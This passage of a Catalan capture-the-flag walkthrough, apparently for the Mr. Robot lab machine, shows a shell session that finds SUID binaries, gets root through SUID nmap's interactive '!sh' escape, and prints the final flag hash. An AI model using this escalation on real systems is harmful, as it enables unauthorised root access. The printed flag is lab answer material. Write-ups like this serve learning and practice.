robot@linux:~$ find / -perm /4000 -type f 2>/tmp/2
find / -perm /4000 -type f 2>/tmp/2
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
```

Veurem una serie de fitxers, el qual l'únic que trobem d'interès i a més és executable és la instrucció NMAP. L'executarem però amb l'opció **-interactive**.

```
robot@linux:~$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> █
```

Ara ens tocarà executar el shell de root en aquest terminal.

ish

I automàticament aconseguirem accés a root.

```
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami
whoami
root
# █
```

Ara tocarà buscar l'últim FLAG, però amb l'aventatge que sabem com es diuen els fitxers, per tant anem a realitzar una busqueda del fitxer.

```
# find / -iname key-3-*  
find / -iname key-3-*  
/root/key-3-of-3.txt  
#
```

Ja hem trobat el tercer i ultim flag d'aquesta màquina.

```
# cat key-3-of-3.txt  
cat key-3-of-3.txt  
04787ddef27c3dee1ee161b21670b4e4  
#
```